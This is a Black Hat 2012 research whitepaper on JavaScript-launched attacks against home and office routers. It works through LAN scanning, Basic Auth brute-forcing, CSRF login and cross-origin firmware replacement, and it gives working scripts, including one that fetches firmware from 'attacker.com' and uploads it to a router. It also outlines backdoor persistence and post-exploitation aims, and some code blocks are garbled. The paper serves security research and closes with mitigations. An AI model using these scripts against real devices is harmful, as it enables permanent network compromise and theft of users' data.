

Blended Threats and JavaScript: A Plan for Permanent Network Compromise

Black Hat USA Las Vegas, 2012

7/1/2012

AppSec Consulting Inc.
Security Compliance & Assurance




Black Hat USA 2012

Phil Purviance
Joshua Brashars
AppSec Consulting Inc.
www.appsecconsulting.com

Table of Contents

OVERVIEW	3
BACKGROUND.....	3
KNOWN ATTACKS AND DEVICE VULNERABILITIES.....	4
INITIATING THE ATTACK	5
ENUMERATION	5
PORT SCANNING WITH JAVASCRIPT	5
GAINING CONTROL OF A NETWORK DEVICE.....	7
BASIC AUTHENTICATION BRUTE FORCE / DEVICE LOGIN	7
PERMANENT COMPROMISE: CROSS-ORIGIN REMOTE-FILE UPLOAD	10
PERSISTENCE.....	12
POST-EXPLOITATION	13
APPSEC CONSULTING, INC. RESEARCH TEAM	16



Overview

Client side attacks utilizing JavaScript are nothing new. Attackers have been leveraging weaknesses in JavaScript-based applications to compromise user accounts for years. The most prevalent JavaScript attack typically involves combining Cross-Site scripting in a known application with weaknesses in application cookie security or by exploiting human trust. These attacks often rely on complicated user intervention; for example, requiring a user to enter credentials into a malicious page designed to mimic the application the target desires to gain access to. More often than not, access gained through this method is limited to a single application or user. The process must then be repeated until an acceptable number of users have been compromised.

During Black Hat 2006, it was shown how common Web browser attacks could be leveraged to bypass perimeter firewalls and "Hack Intranet Websites from the Outside." In the years since, the fundamental weaknesses exposed in that presentation were not addressed and local area networks remain vulnerable to attack, probably because the techniques described had significant limitations. These limitations prevented large scale and widespread compromise of network-connected devices, which include devices such as home broadband routers. Now in 2012, with the help of new research and next-generation technologies like HTML5, browser-based Intranet attacks have overcome many of the limitations present in 2006 and have expanded to a new level of threat.

This paper will cover state-of-the-art Web browser based blended threats launched with JavaScript, using zero or minimal user interaction and will demonstrate every step of the exploit attack cycle. This demonstration starts with enumeration and discovery, escalates the attack further upstream and into embedded network devices, and ultimately shows how mass-scale permanent compromise is possible.

Background

Web applications are increasingly familiar to users, easy to program, and cross-platform, so it isn't surprising why many network devices use web applications for management and administration. In fact, most routers targeted towards the SOHO market rely solely on the web interface to control main features such as LAN Management, DNS, NAT, and port forwarding. As new features are developed for these devices, their web interfaces gain additional features and

controls for management as well. The use of these devices ranges from small home networks to large Enterprise deployments for managing thousands of users. Users/Administrators of these devices typically access them by visiting a specific IP address or name into a Web browser and entering their user credentials.

Because these network devices are plugged into the network and must be available to a standard web browser, they must adhere to the same standards, and are susceptible to many of the same problems, as any other website on the Internet. However, a major difference between Internet websites and the embedded applications available on these devices is that these devices are generally not accessible to the general public; proper device configuration limits access to only users on the internal network, and blocks the WAN interface from accessing the management application of the device directly.

Known Attacks and Device Vulnerabilities

The web applications used to manage many home routers have vulnerabilities such as Cross-Site Scripting (XSS) and Cross-Site Request-Forgery (CSRF). These two classifications of vulnerabilities plague many websites, and the only reason it surprising to find them on so many network devices is the seriousness of the risk of a compromised network device.

A successful XSS attack can lead to information disclosure or privilege escalation through other vulnerabilities. A successful CSRF attack can cause changes to a device's configuration or even changes to the administrator password. However, there are some caveats to these attacks: Without additional authorization bypass vulnerabilities, they are limited to what an unprivileged user is able to do, which is usually fairly minimal. In order to gain the privileges an attacker typically needs, the attacker would need to log the victim into the device. In the past, it has been asserted that devices that employ "Basic Authentication" for logging in to devices cannot be used by modern browsers. [Heffner, Page 3, <https://www.defcon.org/images/defcon-18/dc-18-presentations/Heffner/DEFCON-18-Heffner-Routers-WP.pdf>] Despite this, this paper will demonstrate that this assumption is not always true.

In 2010, a paper was published that demonstrated how a DNS Rebinding attack could be used to bypass most of these limitations. [Heffner, <https://www.defcon.org/images/defcon-18/dc-18-presentations/Heffner/DEFCON-18-Heffner-Routers-WP.pdf>]. Today, browsers typically implement their own security to prevent against DNS rebinding attacks.

Initiating the Attack

The starting point for internal network attacks initiated through a browser is to have users run malicious code. All that is necessary for successful deployment is a small piece of JavaScript that initiates the subsequent attack steps. This is trivial through a variety of different vectors, including compromised ad networks, media download sites, social networks, malicious Search Engine Optimization (SEO), or sites offering consumer electronics in exchange for responding to surveys.

If there is any doubt as to the probability of success using these techniques, one need only observe a social networking site with a sampling of user demographics; social network postings are often inundated with well-intentioned users forwarding messages believing that by sending these messages to their contacts, corporation third party will make a donation to a worthy cause.

Enumeration

As one example of this new type of blended attack, the initial goal is to determine which devices exist on the victim's network, so that the devices' vulnerabilities can be exploited, and an attacker can ultimately achieve a persistent and permanent network compromise.

Before examining how an attack can be launched against a network device, we must first examine how an attacker would determine what devices are available on the victim's network.

Network Scanning with JavaScript

Let us assume that a user has unknowingly been exposed to the malicious JavaScript code that initiates the attack. The JavaScript code initiates a network port scan designed to enumerate devices on the victim's local network. Known techniques use XHR and WebSockets, and while these techniques could use some tuning, they are 100% reliable for some devices and mostly reliable for many others.

Prominent examples of network scanning from a web site include: JSScan [<http://sourceforge.net/projects/jsscan/>]
JS-Recon [<http://www.andlabs.org/tools/jsrecon.html>],

and jslanscanner [<https://code.google.com/p/jslanscanner/>].


These scanners generally rely on the concept that web browsers do not differentiate between resources located on the Internet and resources on the internal network; if a web page requests to load an image or document from an internal IP address such as "http://192.168.1.1:80/logo.jpg", it makes a request on the LAN to see if it is available.

```
<iframe class="probe" name="connection0" id="connection0"
onload="foundactivehost(this);"
src="http://192.168.100.1:80"></iframe>
  
```

JavaScript can additionally utilize Cross Origin Requests and WebSockets to speed up this scan.

```
// with CORS
{
xhr = new XMLHttpRequest();
xhr.open('GET', "http://" + ip + ":" + current_port);
xhr.send();
setTimeout("check_ps_xhr()",5);
}

// with Web Sockets
{
ws = new WebSocket("ws://" + ip + ":" + current_port);
setTimeout("check_ps_ws()",5);
}
```



By attempting to load multiple resources within a range of IP addresses, JavaScript is able to determine which hosts are up and which are unavailable. By mapping the default IP addresses used by common devices and recognizing where device-specific resources are located on the device, a JavaScript scanner can determine which devices are available on the victim's network.

These JavaScript-based scanners have predefined lists of devices that they can identify; for example, jslanscanner has a database of nearly 200 devices it can enumerate by default via comparing the existence or absence of files included within certain models of routers that are absent in others. A determined attacker could fine-tune utilities like jslanscanner and add hundreds of additional devices.

One specific problem with this technique is when a device does not use a default IP address. This is a potential barrier to an effective scan, but there are workarounds that attackers can use to circumvent this problem. Some devices provide specific DNS entries, so they can be accessed anywhere on the network. For example, a network with a Netgear router has DNS records for "http://www.routerlogin.net"

[http://kb.netgear.com/app/answers/detail/a_id/12744/~/how-to-view-or-change-your-wireless-network-password]. Another way to discover local devices is to utilize Bonjour host names, such as "http://freenas.local" for the FreeNAS open source storage system.

Gaining Control of a Network Device

Once the attacker has obtained a map of the attack surface, they can begin the exploitation phase. While not all network devices will be vulnerable to this type of attack, minimal successful targets are required to proceed into the post exploitation phase of the attack cycle.

Basic Authentication Brute Force / Device Login

Now that a device meeting the exploitation requirements has identified, the specialized attack can be executed. Minimal user interaction is required to brute force basic authorization for the devices found during the network scan. One trend among many popular network devices is to come out of the box with default credentials that users are not prompted to change. Some newer devices are getting better at addressing this weakness, and require the user to change the administration password when they first configure the device. Despite this, many devices still do not have this security, and with so much older equipment installed, the number of vulnerable devices is still very large.

The following example code demonstrates how an attacker could perform an attack similar to CSRF to log a user into a device requiring Basic Authentication credentials. This example runs in Firefox, Safari, and Chrome. If the username and password is correct, the user will not be alerted of the attack, and any future requests to the device will include a necessary attack string, such as the following:

```
</img>
```

Internet Explorer removed support for the `http://username:password@server.ext` syntax in version 7.0, but that does not exclude it from being attacked. [<http://support.microsoft.com/kb/834489>]

By using an XSS vulnerability on the device, the attacker could provide basic authorization credentials using an XMLHttpRequest (XHR), and be compatible with Internet Explorer 8.0+ features:

```
<script>
  x=new XMLHttpRequest;
  x.open('GET','http://192.168.1.1/',true);
  x.setRequestHeader('Authorization','Basic
YWRtaW46YWRtaW4=');
  x.send(0);
</script>
```

Furthermore, if the device uses form based authentication, the user can be CSRF'd to login to the device.

```
<form method='post' action='http://192.168.1.1'>
<input input='text' value='admin' name='username' />
<input input='text' value='admin' name='password' />
<input type='submit' value='submit' />
</form>
<script>
document.forms[0].submit()
</script>
```

Once again, any future requests to the device will include the required authentication credentials to maintain a logged-in state.

If the attacker combines these techniques with login detection, it's possible to perform a brute force attack against the login page.

```
<script>
var guess=0;
function checkLogin (password){
if(guess===0){guess=1;
alert("the password is: "+password);
}
}
</script>
```



```
</img>
</img>
</img>
</img>
</img>
```

Each incorrect guess may cause the browser to generate an alert, warning the user that the credentials are incorrect. In Firefox, this can happen so quickly that by the time the alert loads, the script has already detected the correct password. Regardless of whether the user clicks "OK" or "Cancel", the script can be written such that it continues to run and attempt to guess the next password.

Chrome operates slightly different than Firefox, and only one attempt to login will run at a time, so different JavaScript code must be used.

```
<html>
<head>
</head>
<body>
</body>
<script>

var loggedIn = false;
var list = ["admina", "adminb", "adminc", "admind", "admin", "adminx",
"adminy", "adminz"];
var listPlace = 0;
function brute(password) {
  fileref = document.createElement("script");
  fileref.setAttribute("src", "http://admin:" + password +
"@192.168.1.1/admin/index.php");
  fileref.addEventListener("load", function() {
    loggedIn = password;
    alert("found password: " + password)
  }, false);
  fileref.addEventListener("error", function() {
    brute(list[listPlace]);
    listPlace++
  }, false);
  document.head.appendChild(fileref)
}
;
setTimeout('brute(list[listPlace])',1);

</script>
```

With a full database of default device passwords, and the device enumeration detailed in the earlier steps, the probability of successful exploitation can be greatly increased. [<http://www.routerpasswords.com/>]. If the attacker is able to find a device on the victim's network and successfully cause the victim to login to that device, the attack can move to the next stage.

Permanent Compromise: Cross-Origin Remote-File Upload

This stage of the attack utilizes a technique known as cross-site file upload. Prior to 2011, this kind of attack was not possible without using a third-party extension such as Java or Flash.

However, since then browser vendors have been rushing to implement the latest features, including the XMLHttpRequest2 API used with JavaScript. This gives JavaScript access to feature such as:

- Setting HTTP Request Headers
- Setting HTTP Content-Type
- Sending Basic Authorization Credentials
- Storing, manipulating, and sending binary data

Using these features, a browser can download binary data to store in a buffer, then re-upload it to another website on a different domain.

One critical piece of functionality present in most device management interfaces allows the user to update the software (firmware) embedded in the device. If all of the previous conditions are in place (A device has been enumerated, and authentication has been compromised), the victim's browser can be used to replace the firmware of the embedded device.

If this firmware replacement is successful, the attacker can potentially gain complete control of the device and can use it for other malicious intentions.

The following code demonstrates this functionality:

```
<script>
function fileUpload() {
    var destination = "http://192.168.1.1/upgrade.cgi";
    var fileName = "newfirmware.bin";
    var srcFile = "http://attacker.com/newfirmware.bin";
    x = new XMLHttpRequest;
    x.open("get", srcFile);
```

```
x.overrideMimeType("text/plain; charset=x-user-defined");
x.send();
x.onreadystatechange = function() {
  if(x.readyState == 4) {
    a = x.responseText || "";
    var ff = [];
    var mx = a.length;
    var scc = String.fromCharCode;
    for(var z = 0; z < mx; z++) {
      ff[z] = scc(a.charCodeAt(z) & 255)
    }
    var fileData = ff.join("");
    xhr = new XMLHttpRequest;
    xhr.upload.addEventListener("progress", updateProgress, false);
    xhr.upload.addEventListener("load", transferComplete, false);
    var fileSize = fileData.length, boundary = "-----
-----168072824752491622650073";
    xhr.open("POST", destination, true);
    xhr.withCredentials = "true";
    xhr.setRequestHeader("Content-Type", "multipart/form-data;
boundary=" + boundary);
    var body = boundary + "\r\n";
    body += 'Content-Disposition: form-data; name="submit_button"
\r\n\r\nUpgrade\r\n';
    body += boundary + '\r\nContent-Disposition: form-data;
name="change_action"\r\n\r\n\r\n';
    body += boundary + '\r\nContent-Disposition: form-data;
name="action"\r\n\r\n\r\n';
    body += boundary + '\r\nContent-Disposition: form-data;
name="file"; filename="" + fileName + ""\r\n';
    body += "Content-Type: application/macbinary\r\n";
    body += "\r\n" + fileData + "\r\n\r\n";
    body += boundary + '\r\nContent-Disposition: form-data;
name="process"\r\n\r\n\r\n';
    body += boundary + "--";
    if(typeof XMLHttpRequest.prototype.sendAsBinary == "undefined" &&
Uint8Array) {
      XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
        function byteValue(x) {
          return x.charCodeAt(0) & 255
        }
        var ords = Array.prototype.map.call(datastr, byteValue);
        var ui8a = new Uint8Array(ords);
        this.send(ui8a.buffer)
      }
    }
    xhr.sendAsBinary(body);
    return true
  }
}
```

```
;  
</script>  
</img>
```

The active attack selects a pre-customized firmware specific for the target device that was identified in previous steps. The firmware is configured nearly identically to the OEM version, but includes backdoors and other methods to call back out to the attacker. Because these devices are compromised at the firmware level, and designed to be indistinguishable from the factory-installed firmware, detection of the compromise is unlikely except by the most skillful observer.

Once a device is compromised, an attacker can disable functionality that allows most users to upload factory default firmware. The user then has only two options even if they are able to detect the compromise. They can physically open the device and attempt to overwrite the malicious firmware with known good code if they have the required skill set and they have access to the necessary hardware, such as a serial or JTAG header. The only alternative is to dispose of the compromised host and replace the device. In the unlikely event of a compromise toward the device refresh cycle, an attacker can simply adapt their toolset or, if they are lucky, exploit the already gained persistence and avoid the need to compromise a new host.

Persistence

There are many options available to an attacker to achieve this level of persistence, where access to a compromised device is maintained over an extended period of time. If successful mass exploitation were to occur, an attacker would then have to be concerned with issues of scalability. Traditional botnet Command and Control systems (C&C) are still popular; however utilizing public servers (as is often the case with traditional malware) increases the likelihood of discovery and the subsequent dismantling of the C&C infrastructure.

While the attacker could write a custom shell service that successfully backgrounds connections from infected hosts, easier methods are available. Reverse SSH connections can be configured to present a shell to the attacker on high-level ports on the attacker's host. This solution also presents problems, as the attacker would need to manage the relationship between infected hosts and their associated SSH port numbers. If a widespread attack is successful, the attacker will quickly find themselves limited by the available number of ports ready to accept connections.

Since this attack would most likely target SOHO routers, the attacker is afforded additional benefits. Since the router itself is the target (as opposed to devices behind the router), the attacker will not have to configure port forwarding (although this option is still possible for devices that are not directly internet accessible). This is because the target is directly addressable from the Internet.

For additional stealth, an attacker could then implement port-knocking techniques. A custom service can be written to listen for a pre-determined sequence of packets sent to the compromised device. When a specific combination of packets and timing are received, the infected device could potentially allow connections to a malicious remote access service. The attacker could then use SSH dynamic port forwarding for more convenient access to the internal network. The possibilities for maintaining access are limited only by the attacker's imagination and skill.

Post-Exploitation

There is a world of possibilities available to the attacker once he or she has a permanent presence within the network. While the following list of post-exploitation functionality is by no means exhaustive, it serves to demonstrate the level of control an attacker can gain not only over the device, but the entire network.

- * Network sniffer for passwords and credit cards
- * Network Interceptor and ad-network replacement engine
- * Network pivoting to other devices on the network
- * Propagation to other local and foreign network devices
- * Disable logging for completely covert attacks
- * Scalable, easy to create bot-net with routers
- * A private VPN for the attacker
- * Intercept/Manipulate Traffic
- * Pivot to other networked devices
- * Insert malicious JavaScript code and send exploits to all clients
- * Cache-Poisoning
- * CDMA Router attacks using JavaScript
- * Remote Dial / War Dialing via Modem or Cellular enabled routers
- * DOS Public Phone Switches via Modem or Cellular enabled routers

Mitigation

The following suggestions are recommend to mitigate this type of attack.

- Sites from the internet shouldn't be able to access Private IP addresses as defined in [RFC-5735](<http://tools.ietf.org/rfc/rfc5735.txt>)
- Cross-Origin Resource Sharing should be more restrictive when transferring large chunks of data to foreign domains
- Cross Site Request Forgery protections need to be enabled on embedded devices
- Embedded devices need to support secure and automatic software updates, something absent in nearly all modern firmware
- The usage of and impact of JavaScript should be limited in the Enterprise whenever and wherever possible.
- New heuristics must be established to detect and respond to CSFU and blended JavaScript threats.

Conclusion

Previous JavaScript attacks are more akin to a handgun or sniper rifle; one shot per target, reload, repeat. By performing a blended convergence of previous JavaScript attacks and merging them with new vulnerabilities, attackers have the potential to turn the hand gun into a Hellfire Missile.

By blending a combination of known attack vectors with a new class of JavaScript exploit: Cross Site File Upload (CSFU), it is possible to go from single browser attacks into enterprise-wide compromises (and beyond). Using this technique, it is possible to rewrite the firmware of devices like network routers, switches, multi-function printers, and voice-over-IP devices.

The impact of these changes is that a successful attack could result in a permanent compromise and persistent re-entry-point for an attacker. Launching these attacks in JavaScript makes them very difficult to detect and prevent in the enterprise, and virtually impossible in the SOHO environment. Hardware developers will likely be forced to reconsider their current firmware upgrade

model and device security strategy. Browser developers will need to re-evaluate their proliferation of features versus the security impact resulting from such features. Penetration Testers and Security Professionals must give JavaScript a healthy level of concern and respect going forward, as these attack methods will only become more and more advanced over time. JavaScript is no longer only a web application problem; it now provides another vector to attack the entire network.



AppSec Consulting, Inc. Research Team

Phil Purviance

Senior Security Consultant
AppSec Consulting, Inc.

Joshua Brashars

Senior Security Consultant
AppSec Consulting, Inc.

